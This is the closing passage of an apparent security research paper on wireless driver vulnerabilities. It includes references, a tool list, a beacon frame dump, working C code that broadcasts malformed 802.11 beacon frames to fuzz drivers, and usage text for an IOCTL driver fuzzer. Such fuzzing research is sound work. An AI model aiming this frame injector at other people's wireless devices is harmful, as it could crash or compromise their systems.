9. Microsoft® Corporation. *Windows Driver Kit*. Microsoft Developer Network (MSDN). http://msdn2.microsoft.com/en-us/library/aa972908.aspx
10. Microsoft® Corporation. *Windows Driver Kit: Network Devices and Protocols: NDIS Core Functionality*. http://msdn2.microsoft.com/en-us/library/aa938278.aspx
11. Ruben Santamarta. *Intel PRO/Wireless 2200BG and 2915ABG Drivers kernel heap overwrite*. reversmode.org advisory. 2006
12. *Intel® Centrino Wireless Driver Malformed Frame Remote Code Execution*. INTEL-SA-00001. http://security-center.intel.com/advisory.aspx?intelid=INTEL-SA-00001&languageid=en-fr
13. *Intel® Centrino Wireless Driver Malformed Frame Privilege Escalation*. INTEL-SA-00005. http://security-center.intel.com/advisory.aspx?intelid=INTEL-SA-00005&languageid=en-fr
14. Mike Kershaw, Joshua Wright. *802.11b Firmware-Level Attacks*. Sep. 29 2006. http://www.huwico.hu/ kodmon/cikk/firmware_attack.pdf
15. Laurent Butti. *Wi-Fi Advanced Fuzzing*. BlackHat Europe 2007. https://www.blackhat.com/presentations/bh-europe-07/Butti/Presentation/bh-eu-07-Butti.pdf

10 Tools

1. *BackTrack 2.0 final*. remote-exploit.org. http://www.remote-exploit.org/backtrack.html
2. *SoftICE kernel-mode debugger*. Compuware DriverStudio. Compuware Corporation. http://www.compuware.com/products/driverstudio/softice/
3. *LORCON (Loss of Radio Connectivity) project*. Joshua Wright and Mike Kershaw. http://www.802.11mercenary.net/lorcon/
4. *file2air v0.1 - inject 802.11 packets from binary files* Joshua Wright.
5. *Wireless Metasploit 3.0 ruby-lorcon extensions*. The Metasploit Project. http://metasploit.com/svn/framework3/trunk/modules/auxiliary/dos/wireless/
6. *WireShark*. http://www.wireshark.org/
7. *Scapy*. Philippe Biodni. http://www.secdev.org/projects/scapy/
8. *IoctlDecoder - I/O Control Code Decoder*. Andrew Ivlev aka Four-F. http://www.freewebs.com/four-f/Tools/IoctlDecoder.zip

9. *Findjmp*, Eeye, I2S-La; *Findjmp2*, Hat-Squad
10. *LiveKd*. Mark Russinovich. Microsoft SysInternals.
http://www.microsoft.com/technet/sysinternals/SystemInformation/LiveKd.mspx
11. *IDA Pro*. DataRescue. http://www.datarescue.com/
12. *WinObjEx - Windows Object Explorer*. Andrew Ivlev aka Four-F.
http://www.freewebs.com/four-f/Tools/WinObjEx.zip
13. *WinObj*. Mark Russinovich. Microsoft SysInternals.
http://www.microsoft.com/technet/sysinternals/
14. *OSR DeviceTree*. Open Systems Resources, Inc. http://www.osr.com/
15. *Kartoffel: an Open Source Driver Verification Tool*. Ruben Santamarta. reversemode.org.
http://www.reversemode.com/index.php?option=com_remository&Itemid=2&func=select&id=10
16. *OllyDbg*. Oleh Yuschuk. http://www.ollydbg.de/

11 Appendix A. Beacon management frame example

```
Packet Info
  Flags:                0x00
  Status:               0x01
  Packet Length:        144
  Timestamp:            12:46:18.534181400 05/15/2006
  Data Rate:            2   1.0 Mbps
  Channel:              1  2412 MHz
  Signal Level:         18%
  Signal dBm:           -82
  Noise Level:          5%
  Noise dBm:            -95
802.11 MAC Header
  Version:              0  [0 Mask 0x03]
  Type:                 %00  Management  [0]
  Subtype:              %1000  Beacon  [0]
  Frame Control Flags:  %00000000  [1]
  Duration:             0  Microseconds  [2-3]
  Destination:          FF:FF:FF:FF:FF:FF  Ethernet Broadcast  [4-9]
  Source:               00:xx:xx:xx:xx:xx  [10-15]
  BSSID:                00:xx:xx:xx:xx:xx  [16-21]
  Seq. Number:          2570  [22-23 Mask 0xFFF0]
  Frag. Number:         0  [22 Mask 0x0F]
802.11 Management - Beacon
  Timestamp:            12518867251615  Microseconds  [24-31]
  Beacon Interval:      100  [32-33]
  Capability Info:      %0000010000000001  [34-35]

SSID
  Element ID:           0  SSID  [36]
  Length:               1  [37]
  SSID:                 .  [38]

Supported Rates
  Element ID:           1  Supported Rates  [39]
  Length:               8  [40]
  Supported Rate:       1.0  (BSS Basic Rate)
  Supported Rate:       2.0  (BSS Basic Rate)
  Supported Rate:       5.5  (BSS Basic Rate)
  Supported Rate:       6.0  (Not BSS Basic Rate)
  Supported Rate:       9.0  (Not BSS Basic Rate)
  Supported Rate:       11.0  (BSS Basic Rate)
  Supported Rate:       12.0  (Not BSS Basic Rate)
  Supported Rate:       18.0  (Not BSS Basic Rate)
..
FCS - Frame Check Sequence
  FCS:                  0x86E71C52  [140-143]
```

12 Appendix B. Simple fuzzer of Supported Rates in Beacon frame

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#include <sys/socket.h>
#include <linux/if_arp.h>
#include <sys/ioctl.h>

#define BEACON_FRAMES_COUNT 10
#define RAW_INJ_IFACE "ath3"
unsigned char beacon_header[] =
  {
    0x80,                               // -- Beacon frame
    0x00,                               // -- Flags
    0x00, 0x00,                         // -- Duration
    0xff, 0xff, 0xff, 0xff, 0xff, 0xfe, // -- Dest addr (Broadcast)
    0x00, 0x13, 0x13, 0x13, 0x13, 0x13, // -- Source addr
    0x00, 0x13, 0x13, 0x13, 0x13, 0x13, // -- BSSID
    0xc0, 0x2d,                         // -- Frame/sequence number
    0x92, 0xc1, 0xb3, 0x30,
    0x00, 0x00, 0x00, 0x00,             // -- Timestamp
    0x64, 0x00,                         // -- Beacon interval
    0x11, 0x00,                         // -- Capability info
    0x00, 0x06,                         // -- SSID ID + Length
    'm', 'y', 'S', 'S', 'I', 'D',       // -- SSID
    0x01                                // -- Supported Rates ID
    // -- Supported Rates will go here
};
int main()
  {
    unsigned char beacon[ sizeof(beacon_header) + 0x100 ];
    struct ifreq ifr;
    struct sockaddr_ll saddr;
    unsigned char ie_len = 0, pattern = 0x1;
    int sts = -1, i, sock, frames_cnt, bytes_sent;
    unsigned long delay_usecs = 100;

    sock = socket( PF_INET, SOCK_DGRAM, 0 );
    if( sock < 0 ) return -1;

    bzero( &ifr, sizeof(ifr) );
    bzero( &saddr, sizeof(saddr) );

    strcpy( ifr.ifr_name, RAW_INJ_IFACE );
    if( ioctl( sock, SIOCGIFINDEX, &ifr ) )
      {
        printf( "error: raw device %s is down\n", RAW_INJ_IFACE, sock );
        goto cleanup;
      }
    sock = socket( PF_PACKET, SOCK_RAW, htons(ETH_P_ALL) );
    if( sock < 0 ) goto cleanup;

    saddr.sll_family = AF_PACKET;
```

```
  saddr.sll_ifindex = ifr.ifr_ifindex;
  if( bind( sock, (struct sockaddr *)&saddr, sizeof(saddr) ) < 0 )
    goto cleanup;
  // --
  // -- Construct and send frames
  // --
  memcpy( beacon, beacon_header, sizeof(beacon_header) );
  do
    {
      beacon[ sizeof(beacon_header) ] = ie_len;
      if( ie_len ) beacon[ sizeof(beacon_header) + ie_len ] = pattern++;
      frames_cnt = BEACON_FRAMES_COUNT;
      while( frames_cnt-- )
        {
          bytes_sent = sendto( sock, beacon,
            sizeof(beacon_header) + ie_len + 1, 0, NULL, 0 );
          if( bytes_sent < 0 ) goto cleanup;
          printf( "Frame sent: total %d B, IE %d B\n", bytes_sent, ie_len );
          if( delay_usecs ) usleep( delay_usecs );
        }
    }
  while( ++ie_len );
  printf( "DONE fuzzing\n" );
  sts = 0;
  cleanup:
    close( sock );
  return sts;
}
```

13 Appendix C. IOCTLBO synopsis

```
Usage: ioctlbo [options]

-n --ndis                       NDIS testing mode -- analyzes NDIS Miniport drivers
-d --device      <name>         Target device name. Device name will be in the form:
                                1. \\.\GlobalRoot\Device\<name>
                                2. \\.\<name>
                                In NDIS mode <name> is a GUID of NIC (see --get_adapters option)
-f --file        <file>         Send payload in IOCTL input buffer loaded from <file>
-i --ioctl       <ioctl>        Send requests with a specific <ioctl> (in hex).
                                If option is omitted fuzz IOCTL codes common to this type of drivers
                                E.g. for NDIS drivers tests only IOCTL_NDIS_QUERY_SELECTED_STATS,
                                IOCTL_NDIS_QUERY_GLOBAL_STATS, IOCTL_NDIS_QUERY_ALL_STATS
-o --oid         <oid>          [NDIS mode only] Test only for the specified OID (in hex)
-s --bufsize     <min>..<max>   nOutBufferSize argument to be sent in DeviceIoControl [1..1024]
-g --get_adapters               Get a list of available network adapters
-h --help                       Display this information

Advanced options:

-e --exclude_oid <oid>          [NDIS mode only] Do not test specified OID (in hex)
                                Use this option to exclude OID that causes BSOD to test all other
-a --allocate                   Allocate a new buffer for each OID request.
                                If this option is _not_ set a buffer is allocated only once
                                with <max> bufsize and is sent in each OID request (filled
                                each time by specified pattern). This technique is faster but ..
-p --pattern     <char>         Fill output buffer with specified pattern character ['A']
-c --continue                   Continue fuzzing after user-mode overflow detected.
                                User-mode overflow occurs when driver writes more data than
                                user-mode buffer allocated by IOCTLBO can contain. If this option is
                                used with --allocate option then IOCTLBO will crash after overflow

Log options:

-l --log         <log_file>     Output to specified log file [./ioctlbo.log]
-v --verbose                    Verbose mode
-w --flush_log                  Flush log to file before each request so that if driver bugchecks
                                log will contain exact request caused bugcheck. Extremely slow !!
                                Use only for sending a small number of requests
-m --buffer_dump                Dump memory contents/addresses of IN/OUT buffers to log file.
                                Dumps IN/OUT buffers before request and OUT buffer after request.
                                Useful for debugging and allows to inspect contents of OUT buffer
                                returned by the driver. But imagine size of the log file
```